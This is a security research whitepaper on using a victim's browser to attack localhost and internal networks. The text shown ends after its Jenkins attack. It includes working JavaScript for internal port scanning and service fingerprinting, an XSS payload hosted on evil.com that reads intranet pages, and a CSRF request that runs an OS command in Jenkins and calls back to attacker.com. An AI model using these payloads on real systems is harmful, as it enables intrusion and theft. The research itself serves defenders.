

Attacking the internal network from the public Internet using a browser as a proxy

Forcepoint research report

John Bergbom, Senior Security Researcher

19 March 2019

Table of contents

INTRODUCTION	2
SUSPICIOUS BEHAVIOR: PUBLIC TO PRIVATE CONNECTIONS	2
Wouldn't Same-origin Policy prevent local attacks?	3
What about Cross-origin Resource Sharing?	3
ATTACK OVERVIEW	3
Potential similar attacks	4
Inter-protocol exploitation	4
RECONNAISSANCE	5
Finding out internal IP address of victim.....	5
Making educated guesses of other hosts on the internal network.....	5
Verifying existence of guessed hosts by portscanning them	6
Finding out what services run on open ports by using default files	9
SURFING THE INTERNAL NETWORK VIA XSS AND CHANGED PAGE ORIGIN	11
COMPROMISING JENKINS RUNNING ON LOCALHOST	14
Playing with our own Jenkins instance	14
Choosing the attack	14
Technique for verification of blind command injection via DNS	15
Performing the attack and verifying it	15
BRIEF ATTACK CHAIN ANALYSIS	16
DETECTION OF SUSPICIOUS BEHAVIOR INDICATING A LOCAL ATTACK	17
PROTECTION	18
Recommendations for protection for people in different roles	18
Ensure that your application cannot attack other applications.....	19
Final words on protection.....	20
CONCLUSIONS	20
RESOURCES	22

Introduction

At Forcepoint we continually seek to improve the protection our products provide. To this end, we often investigate unusual or potentially novel attack techniques. One such recent topic of research has been *attacks against localhost and the internal network, launched from the public Internet*.

Though not a new attack, it is not widely known outside of the security research community that a malicious JavaScript can attack the internal network. Of the limited documentation that exists on this topic, most resources describe it in terms of inter-protocol exploitation [1] [2], whereas our focus is on *intra-protocol* exploitation. We are not aware of any one-stop resource describing these attacks in terms of intra-protocol attacks, and gathering these techniques in a whitepaper is an attempt to fill a void regarding documentation of these attacks, as well as to bring attention to an underrated attack surface.

Since a browser will by default have access to localhost as well as the local LAN, these attacks can bypass a potential local host-based firewall as well as the corporate/consumer perimeter firewall.

Malicious actors are aware of these attacks, but defenders need to be informed as well. In addition to describing the technical details of the attacks, we will discuss means of detecting and protecting against them.

Suspicious behavior: public to private connections

JavaScript loaded from a malicious site can connect to services running on the user's local computer (localhost) or on other internal hosts in many circumstances. Modern web browsers do not completely prevent attacking the internal network using a victim browser as a proxy. In fact, not only can we have the victim browser send requests internally, but we can also discover internal hosts, do limited port scanning, do service fingerprinting and finally we may even be able to compromise vulnerable services via a malicious JavaScript.

It should be considered suspicious behavior if a web page fetched from the public Internet attempts to access a non-routable IP address, such as localhost or the internal network. Through our telemetry we have not seen benign web pages that reside on the public Internet that would have a valid need for connecting to a private IP address, nor have we been able to identify any valid and reasonable business use-case for doing such a thing. It is questionable whether it should be necessary to allow connections to private IP addresses from web pages that are located on the public Internet other than potentially in some edge cases. One edge case may be the uncommon setup of using public IP addresses on the internal network. (The opposite direction must be allowed though, since many internal pages may fetch external resources for perfectly valid reasons.)

This suspicious behavior, together with individual parts of the attack chain, have certain characteristics that can be modeled for detection purposes. We will later return to a more detailed discussion of detection, as detection makes more sense if we first go through the technical details of the attack chain.

When doing threat modeling, developers typically assume that local services can never receive external

input, and as a result, security auditing of these services is often lacking. A recent example of a vulnerable local service that could be attacked via a remotely hosted malicious JavaScript is the Logitech Options application that opens a vulnerable WebSocket server [3]. Local attacks via a remote cross-origin JavaScript represent an underrated attack surface.

Wouldn't Same-origin Policy prevent local attacks?

Indeed, the Same-origin Policy (SOP) [4] does prevent this attack in many cases, but as we will see, there are still circumstances where an attack may succeed. Though documented, it is a largely overlooked fact that SOP does not prevent the browser from *sending out* a cross-domain request, it only prevents JavaScript from *reading* the response. (SOP allows embedding of cross-domain resources such as images and JavaScript, but that is a separate thing.) For attacking certain vulnerable services, it may be enough to be able to blindly *send* a malicious request in order to satisfy the goals of the attacker.

Mozilla's documentation describes the functioning of SOP well: cross-origin embedding and *writing is allowed*, but reading is disallowed. The fact that cross-origin writes are allowed, makes it possible to perform the following attack:

1. Victim surfs to a malicious page on the public Internet. JavaScript on this page makes an XMLHttpRequest to an internal server it should *not* be able to communicate with according to SOP.
2. The browser will nevertheless send the request (*at this point the server is exploited*).
3. The browser receives the response but will *not* pass it back to the JavaScript.

What about Cross-origin Resource Sharing?

The attacks we are going to show are not related to Cross-origin Resource Sharing (CORS) [5], only to SOP. Throughout this whitepaper, we can assume that CORS requests are *not* allowed, meaning we have the most restrictive setting, where SOP 'blocks' everything. Even in the face of SOP, we can carry out our attacks.

Attack overview

We will look at examples of how a JavaScript sitting on an external site can attack vulnerable services running on localhost or the internal network, using the victim's browser as a proxy. As an overview, we will look at the following steps:

1. Reconnaissance circumventing SOP: finding out private IP address of victim, finding internal hosts, finding open ports, finding out what services run on the open ports.
2. Edge case of actually surfing the internal network from the outside, using the victim's browser as a proxy, all while SOP is in effect.
3. Compromising a fingerprinted service running on localhost, giving the attacker persistent access to the victim's computer.

Throughout the years, different attacks have been devised for defeating SOP, for example DNS rebinding [6]. In this paper, however, our focus will be with inferring information from JavaScript errors when doing reconnaissance, and with Cross-site Request Forgery (CSRF) when doing exploitation.

(This whitepaper does not intend to explain the basics of CSRF attacks, for that we refer the reader to other sources, such as OWASP [7].)

There exist some prerequisites for compromising an internal service:

- The service needs to reside on localhost or on the internal network and be accessible by the victim (for example the local LAN or corporate network via VPN).
- The port and either of IP address or hostname of the service needs to be known, or possible to figure out.
- The service needs to be vulnerable to CSRF (predictable transaction parameters).
- If the service requires authentication, the victim must currently be logged on.

While the reconnaissance part employs quite general techniques, exploitation via CSRF will be targeted to a specific application or device. Therefore, for non-targeted attacks, the best bet for the attacker is to attack some commonly installed application or, for example, a home router. Many home routers have had CSRF vulnerabilities, are rarely up-to-date on patching, and they typically use a known, static IP address – properties that make them easy to target. Examples of vulnerable home routers can be found online [8].

Potential similar attacks

For brevity, we will limit ourselves to showing the attacks mentioned above, but we would also have numerous other opportunities to attack, such as:

- Changing the admin password of the victim's router via CSRF, or changing the router configuration.
- Sending email via the internal SMTP mail server with Inter-protocol exploitation. (Would require an extra step of installing a malicious browser extension in order to disable blacklisting of the SMTP port.)
- Compromising vulnerable devices (e.g. printers) within the organization.
- Blind SQL-injection cross-domain by using a timing side-channel attack (leaking page loading times).
- In case the TOR browser is configured insecurely, allowing communication with the local LAN, that could potentially be used for de-anonymizing the user. A CSRF attack could be done against the TOR user's router, making it ping some external host, and thereby revealing the public IP address.

Inter-protocol exploitation

Worth noting is that, due to inter-protocol exploitation [9] [10] [11], the attack opportunities are not necessarily limited to services speaking HTTP/HTTPS. Since different vendors sometimes interpret RFC's differently, protocols often forgive mistakes. Sending an HTTP POST request to a different protocol may lead the other service to just ignore the HTTP headers that it does not understand, and only act on the payload.

In addition to running perfectly legal commands on the service speaking a different protocol, the service could be exploited to get arbitrary code execution (e.g. via a buffer overflow), should a suitable vulnerability exist. While modern browsers are less vulnerable to inter-protocol exploitation than older

browsers, due to modern browsers blacklisting access to many common ports [12] of other protocols by default, many ports are still allowed. Also, with a malicious browser extension the attacker can disable blacklisting of any port. An example of a device that could potentially be attacked with inter-protocol exploitation is the WIFICAM web camera [13] that has a vulnerable telnet service with a weak, static password (exploitation via a browser requires a port blacklisting bypass).

Reconnaissance

In order to exploit something, we first need to do reconnaissance to find out what is vulnerable on the target. Let's look at how that can be done while working around SOP.

Finding out internal IP address of victim

The victim's own machine will always reply to the IP address 127.0.0.1, and that is useful for us. In addition to that, it is beneficial to know what IP address the victim's machine uses when communicating on the internal network. The reason for that is that knowing the internal IP address will allow us to make much more targeted searches for other hosts nearby.

A JavaScript can find out the internal IP address of the victim using the WebRTC API. A proof of concept for that can be found at [Ipcalf](#) [14]. It does not work with all combinations of browsers and platforms, but this is what it looks like when run in Chrome on Linux:



Figure 1: internal IP address revealed with JavaScript.

A malicious JavaScript implementing this technique may send information about the internal IP address back to the attacker.

Making educated guesses of other hosts on the internal network

Before finding open ports and potentially vulnerable services, we need to find out what hosts exist on the internal network. For that purpose, we will next make educated guesses at internal IP addresses and hostnames. That actually works quite well even for non-targeted attacks. *Note that in this stage we are just guessing these IP addresses and hostnames; later we will go through how we can technically verify whether our guesses are correct.*

Some common default address ranges for both consumer and low-end corporate network devices such as ADSL modems and routers are 192.168.0.0/24, 192.168.1.0/24 and 192.168.8.0/24. It is very likely that a user, whether at home or on a small corporate network, is located on one of those subnets. Additionally, many low-end DHCP servers assign IP addresses starting from octet .100 by default, so an educated guess is that we may well find other internal hosts at addresses 192.168.0.100-105, and

similar for the other subnets listed above.

Larger corporations are usually on the 172.16.0.0/24 or the 10.0.0.0/24 subnet, which both have such a large IP address space that simply guessing the correct C-net might not be fruitful. Fortunately for the attacker, the above mentioned way of using JavaScript to expose the internal IP address of the victim will reveal the correct C-net. Whatever the last octet of the address may be in the corporate environment, looking at nearby octets may be a good choice for the attacker.

Routers typically use the lowest IP address in the subnet by default. For example on the 192.168.1.0/24 subnet, it is a very reasonable assumption that the router has the IP address 192.168.1.1.

Furthermore, we do not even have to know the IP address, we can also guess plausible hostnames, such as `http://bugzilla.targetorg.com`, or `http://wiki.targetorg.com`. Other potential hostnames may be for example `intranet...`, `mail...`, `printer...`, `jenkins...`, `git...`, etc. These names will be resolved to IP addresses by the victim's browser, using the target organization's internal DNS server.

Yet another option for finding out internal hosts is to obtain intelligence about internal services by other means. Most commonly seen in targeted attacks, the attacker may be able to find information by means such as dumpster diving, social engineering, get assistance from a rogue employee, web page information leak, etc.

Verifying existence of guessed hosts by portscanning them

At this stage of our attack, we have a list of plausible IP addresses, including localhost, as well as some reasonable guesses of potential hostnames. Our next step will be to verify which of our guesses were correct. *Verification will be done by portscanning those hosts*. Remember, we are not interested in the hosts per se, rather we are interested in whatever open ports and running services they may have.

SOP will prevent any JavaScript that we make from reading the response if attempting to connect with HTTP to these hosts, so checking if a specific port is open by directly connecting to it will not work. However, there is still a way to *infer* whether a port is open or not. Our JavaScript can attempt to load an image from the HTTP port of the host that we want to verify the existence for. If the `onerror` or `onload` event fires, then the port may be open, and if we get a timeout, then the port is closed.

Naturally, this is not a good substitute for a real port scanner. It can actually only differentiate between the following two cases [15]:

1. The port is open or closed in a way that makes it respond immediately with a reset packet.
2. The port is closed and the connection attempt is dropped, or the host does not exist.

This means that we may get some false positives. Ports marked as open may or may not be open. Ports marked as closed may be either closed or the host does not exist – either way they are not interesting for our purposes.

Due to browsers blacklisting many common non-HTTP ports by default, the most interesting ports to scan are typically normal HTTP ports such as 80, 443 and 8080. Also, potentially interesting are some

non-blocked ports where we sometimes find more specialized services. An example of that may be the CUPS printing service on port 631. For highly targeted attacks we may have some other specific port in focus.

Knowing the local IP address and filling it out with educated guesses of hosts, we can make a malicious page that portscans these hosts, similar to some open-source tools available [16]. The HTML file with our embedded port scanning JavaScript is placed on some other domain, which will be a publicly available server in the general case.

Our HTML looks like this (only snippet shown for brevity):

```
<html>
  <head>
    <script src="check_open_ports.js" type="text/javascript"></script>
  </head>
  <body onload="portscan()">
    <table>
      <tr>
        <th>host:port</th>
        <th>status</th>
      </tr>
      <tr>
        <td id="host1name">127.0.0.1:80</td>
        <td id="host1result">?</td>
      </tr>
      <tr>
        <td id="host12name">intranet.targetorg.com:80</td>
        <td id="host12result">?</td>
      </tr>
    </table>
  </body>
</html>
```

The JavaScript file `check_open_ports.js` looks like this:

```
function scan(resultElem, hostport, serviceName, uriPath) {
  var image = new Image();
  image.onerror = function() {
    if (!image) {
      return;
    }
    image = undefined;
    if (resultElem.textContent == '?') {
      resultElem.textContent = serviceName + "open";
    }
  };
  image.onload = image.onerror;
  if (hostport.split(":")[1] == 443) {
```




```

    image.src = 'https://' + hostport + uriPath;
} else {
    image.src = 'http://' + hostport + uriPath;
}
setTimeout(function() {
    if (!image) {
        return;
    }
    image = undefined;
    if (resultElem.textContent == '?') {
        resultElem.textContent = serviceName + "closed";
    }
}, 2000);
}

function portscan() {
    var i = 1;
    hostport = document.getElementById("host" + i + "name").textContent;
    while (hostport) {
        resultElem = document.getElementById("host" + i + "result");
        scan(resultElem, hostport, "", "");
        i++;
        hostport = document.getElementById("host" + i + "name").textContent;
    }
}

```

When the victim surfs to the page we get:



host:port	status
127.0.0.1:80	open
127.0.0.1:631	open
127.0.0.1:8080	open
192.168.1.1:80	open
192.168.1.1:443	open
192.168.1.100:80	open
192.168.1.101:80	open
192.168.1.102:80	open
192.168.1.103:80	open
printer.targetorg.com:80	open
wiki.targetorg.com:80	closed
intranet.targetorg.com:80	open

Figure 2: result of port scan using JavaScript

The domain targetorg.com exists in our lab network, and DNS lookups of those names were done in the victim's browser, using the target's internal DNS server. For attacking a different organization, we could substitute 'targetorg.com' with the applicable domain, or else we could simply try e.g. 'printer', without

any domain name, and have the victim's DNS resolver add the correct domain name automatically.

We can easily modify the proof-of-concept to have the results sent back to us (the code for this is not shown), and we can do some analysis of the results. We now know that the host `wiki.targetorg.com` is not interesting, since its HTTP port is either closed or the host does not exist. The ports marked as open *may* be interesting, so for those ports we can do some fingerprinting, leading us to the next stage of the attack...

- ▶ **Note:** A resource worth mentioning is the LocalNetworkScanner project. It retrieves the local IP address and then port scans the local C-net as well as the surrounding C-nets. The project's source code is on Github [17], and there is a live version as well [18]. With some browsers it can correctly find many internal hosts, but the milage varies with different browsers.

Finding out what services run on open ports by using default files

At this point we have a slightly trimmed list of (potentially) open ports, since we were able to remove one host/port from our original list of educated guesses for hosts/ports. Our next step is to find out what services run on these ports.

Once again, SOP makes us very blind, but finding out what service runs behind a port can be done by using a technique similar to how we did portscanning. An added twist will be to try to find specific image files. If the onload event fires, we know that the corresponding image file exists on the server (though our JavaScript cannot access it). If instead the onerror event fires, the sought for image does not exist. So, even though the JavaScript cannot read from the page due to SOP, it can still determine the difference.

For fingerprinting, let's take advantage of our ability to determine whether a specific image exists or not. Different web applications typically have their own set of default files. For example, if the file `http://xx.xx.xx.xx /images/jenkins.png` exists, the service in question is likely a Jenkins build server. Likewise, finding a file named `/images/cups-postscript-chain.png` in the web root, is an indication that we may be dealing with a CUPS printing service. Using inference as before, we can check whether a specific file exists on some remote server.

When performing this fingerprinting, we would want to have as large a list of default files in different web applications as possible, since the larger list we have, the more successful the fingerprinting will be. On the Internet we may find ready-made lists of default files to look for when doing fingerprinting [19] [20].

In the previous section, we verified which guessed hosts actually exist. For purposes of fingerprinting, let's use the same HTML/JavaScript as previously, but modifying it in two ways:

1. Remove ports known to be closed.
2. Add checks for default files of some known services.

The `scan()` function in our JavaScript is modified slightly so that it differentiates between onload and onerror:

```

image.onerror = function() {
  if (!image) {
    return;
  }
  image = undefined;
  // Make sure we don't overwrite the service if some other check
  // already found out what the service is.
  if (resultElem.textContent == '?') {
    resultElem.textContent = "-";
  }
};
image.onload = function() {
  if (!image) {
    return;
  }
  image = undefined;
  resultElem.textContent = serviceName;
};

```

The `portscan()` function in our JavaScript then tests for different running services like this:

```

scan(resultElem,hostport, 'apache', '/icons/apache_pb.png');
scan(resultElem,hostport, 'cups', '/images/cups-postscript-chain.png');
scan(resultElem,hostport, 'lexmark printer', '/images/lexlogo.gif');
scan(resultElem,hostport, 'cisco router', '/themes/img/speciel/ciscobg.jpg');
scan(resultElem,hostport, 'seagate', '/assets/img/Logo_Seagate_White.png');
scan(resultElem,hostport, 'jenkins', '/images/jenkins.png');

```

When the victim surfs to our malicious page, the result is:



host:port	service
127.0.0.1:80	-
127.0.0.1:631	cups
127.0.0.1:8080	jenkins
192.168.1.1:80	cisco router
192.168.1.1:443	cisco router
192.168.1.100:80	apache
192.168.1.101:80	seagate
192.168.1.102:80	lexmark printer
192.168.1.103:80	-
printer.targetorg.com:80	lexmark printer
intranet.targetorg.com:80	apache

Figure 3: fingerprinting of services on localhost and on the local LAN

Once again, the results will be sent back to the attacker. The hosts `printer.targetorg.com` and `192.168.1.102` might be the same host, since both appear to be Lexmark printers according to the fingerprinting. Potentially, `intranet.targetorg.com` and `192.168.1.100` are the same host.

- ▶ **Note:** a successful service fingerprinting is a final verification that a port is indeed open. For port `127.0.0.1:80`, we still do not know for sure whether the port is closed, or if it is open but the service fingerprinting failed. For host `192.168.1.103` we still do not know for sure whether it exists or not. For the ports where fingerprinting was successful, we have a quite firm assurance that the ports are indeed open *and* we know what services are behind them.

Now, let's take a step back and see what we have accomplished so far. In face of SOP, and *starting from the public Internet*, we have successfully been able to fingerprint what services run on nine hosts on the internal network, including `localhost`. This concludes the reconnaissance part of our attack.

- ▶ **Note:** for instructional purposes we have used multiple malicious web pages when performing our reconnaissance. In practice, a real attacker would likely want to prepare a malicious page that performs all of these steps in a single page, only requiring a single click by the victim.

Surfing the internal network via XSS and changed page origin

So far, we have talked about how SOP only allows us to send requests, but not read responses. As a side-step, let's look at an edge case where we can actually read responses as well, even where full SOP is in force – that is, no CORS that loosens the restrictions imposed by SOP. The ability to read responses will essentially let us surf the victim's internal network from the outside, using the victim's browser as a proxy.

SOP does not prevent reading from pages within the same origin, and a page may change its own origin in order to be able to talk to a subdomain [21]. For example, if `http://targetorg.com` has been configured to be able to talk to `http://intranet.targetorg.com`, then we can do the same as an attacker if we are able to run JavaScript code at `targetorg.com`. A Cross-site Scripting (XSS) vulnerability at `http://targetorg.com` may allow this scenario.

In the lab environment used for our setup, we have the DNS entry `targetorg.com` pointing to a public IP address, thus, it's available for the attacker (that is, for us) to experiment with. The attacker discovers an XSS vulnerability on the website at `http://targetorg.com`:




Figure 4: XSS at <http://targetorg.com>

In the source code of the HTML we have:

```
<html>
<head>
<title>Public web page for Targetorg</title>
<script>
document.domain = "targetorg.com";
</script>
```

The 'document.domain' definition is interesting. Let's inject some JavaScript that will surf the intranet.targetorg.com site that we discovered in the reconnaissance phase. Let's inject the following JavaScript:

```
var iframe = document.createElement('iframe');
iframe.src = 'http://intranet.targetorg.com';
iframe.onload = function(e) {
  alert('Sending contents of intranet.targetorg.com to attacker: ' +
  iframe.contentWindow.document.documentElement.outerHTML);
};
document.body.appendChild(iframe);
```

On our public malicious server evil.com, we will make an iframe that loads <http://targetorg.com> using the above injection. The result is that the web page of <http://evil.com> will have two nested iframes: one that shows <http://targetorg.com>, and that one in turn has an iframe that shows <http://intranet.targetorg.com>. The JavaScript that we place in the web page of <http://evil.com/malicious.html> is therefore:

```
var theiframe = document.createElement('iframe');
theiframe.src =
'http://targetorg.com/?inject=var%20iframe%20%3d%20document.createElement(%27
iframe%27);%20iframe.src%20%3d%20%27http://intranet.targetorg.com%27;%20ifram
```

```
e.onload%20%3d%20function(e)%20%7b%20alert(%27Sending%20contents%20of%20intranet.targetorg.com%20to%20attacker:%20%27%20+%20iframe.contentWindow.document.documentElement.outerHTML);%20%7d;%20document.body.appendChild(iframe);';
document.body.appendChild(theiframe);
```

When the victim surfs to our malicious URL the result is:




Figure 5: surfing the intranet of the victim via a JavaScript on a public server.

The screenshot in Figure 5 shows that the JavaScript can indeed access the *contents* of the intranet, and not just display it in an iframe. Thus, it can also send it back to the attacker. What happens is that the outer iframe runs within the origin of targetorg.com, and can access the data of the inner iframe coming from intranet.targetorg.com. Essentially, this allows us to surf the internal network of the victim, viewing their intranet web pages.

- ▶ **Note:** A requirement for this attack to work is that both the targetorg.com and the intranet.targetorg.org pages have defined 'document.domain = "targetorg.com"', placing them in the same origin as far as SOP is concerned.

Another possible attack scenario could be if the victim has a password server at passwords.targetorg.com. Then we might be able to read passwords if the victim is logged on to the password server while surfing to our malicious HTML/JavaScript page.

Compromising Jenkins running on localhost

After the side-step of showing how to surf the intranet of targetorg.com, let's return to our mission of compromising some internal service from the public Internet.

Playing with our own Jenkins instance

From the reconnaissance we did earlier, we have clear indications that there is a Jenkins instance running at `http://127.0.0.1:8080`. As an attacker, we can setup our own Jenkins instance and do some experimentation in order to prepare for the attack. Jenkins has a script console that can be used for executing scripts and even operating system commands:




Figure 6: Jenkins script console

For executing operating system commands, we can enter the following in the script console and then click Run [22]:

```
def sout = new StringBuffer(), serr = new StringBuffer()
def proc = '<SOME_COMMAND>'.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println "out> $sout err> $serr"
```

Choosing the attack

As an attacker, we can make a malicious JavaScript that submits the form shown above. Note that due to SOP, this JavaScript will not be able to read the response. However, the OS command will still be executed, and that is enough to compromise the service. Shortly, we will look at how to verify command execution despite not being able to read the response.

Depending on the configuration, authentication might or might not be required to access the script console. Even if authentication is required, we can still access the script console via CSRF, as long as the user is currently logged on to Jenkins. The reason is that the *browser* will add any authentication cookies to our request (if we set `request.withCredentials = true;`) – the attacker does not need to know them. What matters is whether Jenkins is configured with CSRF protection or not.

Typically, people attempt to configure public facing servers securely, but often neglect the security of internal servers. This oversight is often even more pronounced with local services, with the (flawed) rationale that the host-based firewall prevents access to it. Therefore, there is a good chance that the found Jenkins instance is configured insecurely. With this in mind, let's prepare an attack assuming the Jenkins instance is not configured with CSRF protection.

- ▶ **Note:** We are not releasing any Jenkins zero-day, the insecure configuration we take advantage of is a known issue (in a non-default configuration) [23]. We could have picked any vulnerability, but decided to use Jenkins as an illustrative example.

Technique for verification of blind command injection via DNS

For brevity, and to avoid the details of establishing a persistent presence on the victim, let's settle for verifying that an injected command actually runs. A simple way to verify command injection that almost always works in a blind injection scenario is to have the victim make a DNS query that will be resolved by a DNS server in the attacker's control. In our setup, we have control over the DNS servers for the domain `attacker.com`. Therefore, let's inject the following command into the Jenkins script console: `host abc123.attacker.com`. By looking in the DNS query logs, we can simply verify from our position outside the target network that the OS command actually ran.

- ▶ **Note:** This verification is not dependent on the victim being able to directly access the DNS servers for the `attacker.com` domain. Instead, what happens is this: when the victim runs the JavaScript, Jenkins will run the OS command, which will cause a DNS query to be sent to the internal DNS server of the victim, which will in turn forward it, and it will eventually get to the authoritative DNS server of the `attacker.com` domain. (Essentially, the only way to block this would be to prevent DNS lookups completely, something which is rarely feasible.)

Performing the attack and verifying it

Our malicious HTML/JavaScript that attacks Jenkins looks like this:

```
<html>
<head>
<script>
request = new XMLHttpRequest();
request.open('POST', 'http://127.0.0.1:8080/script');
// Ensure that any Jenkins cookies will be added by the browser:
request.withCredentials = true;
request.setRequestHeader("Content-Type", "application/x-www-form-urlencoded")
request.setRequestHeader("Accept", "text/html,application/xhtml+xml,application/
```



```

n/xml;q=0.9, */*;q=0.8")
var params =
'script=def+sout+%3D+new+StringBuffer%28%29%2C+serr+%3D+new+StringBuffer%28%2
9%0D%0Adef+proc+%3D+%27host
abc123.attacker.com%27.execute%28%29%0D%0Aproc.consumeProcessOutput%28sout%2C
+serr%29%0D%0Aproc.waitForOrKill%281000%29%0D%0Aprintln+%22out%3E+%24sout+err
%3E+%24serr%22%0D%0A&Submit=Run';
request.send(params);
request.onload = function() {
    var bytes = request.response;
    alert('Received from service: ' + bytes);
};
</script>
<body>
Testing page
</body>
</html>

```

When the victim surfs to our malicious page (that resides, remember, on the public Internet, not the internal network), we can see in the DNS logs for the attacker.com domain:

```

05-Mar-2019 13:25:01.079 queries: info: client <redacted IP address>#42960
(abc123.attacker.com): query: abc123.attacker.com IN AAAA -E(0)DC (<redacted
IP address>)

```

Seeing this DNS entry proves to us that our injected command ran successfully on the victim!

